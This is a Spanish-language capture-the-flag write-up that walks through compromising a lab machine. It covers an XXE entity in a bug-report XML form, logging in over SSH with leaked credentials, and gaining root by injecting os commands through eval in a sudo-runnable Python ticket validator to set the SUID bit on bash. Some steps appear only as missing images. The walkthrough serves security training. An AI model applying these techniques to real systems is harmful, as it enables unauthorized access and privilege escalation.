
<bugreport>

<title>&xxe;</title>

<cwe>test</cwe>

<cvss>test</cvss>

<reward>test</reward>



Ahora visualizaremos el contenido de la respuesta en base64.

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente

Recordamos que teníamos el puerto 22-ssh y el 80-http abierto. Entonces, probaremos si esas credenciales son válidas si ingresamos por ssh. Además, recordamos que teníamos el usuario development, por lo que si no funciona con el usuario admin podríamos probar con el otro.

Texto

Descripción generada automáticamente

Y en efecto, tenemos acceso.

Ahora si visualizamos los ficheros vemos lo siguiente:


Texto, Chat o mensaje de texto

Descripción generada automáticamente

* **Ya tenemos la flag para un usuario normal.**

# **Escalada de privilegios para ser root**

Ahora si ingresamos el comando sudo -l tenemos el siguiente mensaje:



Entonces vamos a inspeccionar el código que está en la ruta: /opt/skytrain\_inc/ticketValidator.py

Texto


Descripción generada automáticamente

Si analizamos el código, vemos que la primera condicional es que al ingresar un archivo tiene que tener extensión .md, caso contrario se cierra el programa con un mensaje de “wrong file type”. Luego, una vez ingresado nos pide que debe tener de manera obligatoria 3 strings por línea:

* # Sktrain Inc
* ## Ticket to
* \_\_Ticket Code:\_\_

Todo eso debemos ponerlo en el archivo que vamos a crear, para este ejercicio le pondremos el nombre de **hola.md**

Ahora, lo que vamos hacer es evaluar el x.startswith y el replace de manera que quede de la siguiente manera:



Finalmente, como tenemos el método **eval**, podemos concatenarlo importando la librería **os**, de modo que se estaría ejecutando también a la par. Como podemos ejecutar el script como root, una vía potencial es asignarle el permiso SUID a la bash. Ahora vamos a ejecutar el script y el resultado será el siguiente:

Texto

Descripción generada automáticamente

* **Ya tenemos la flag para el usuario root.**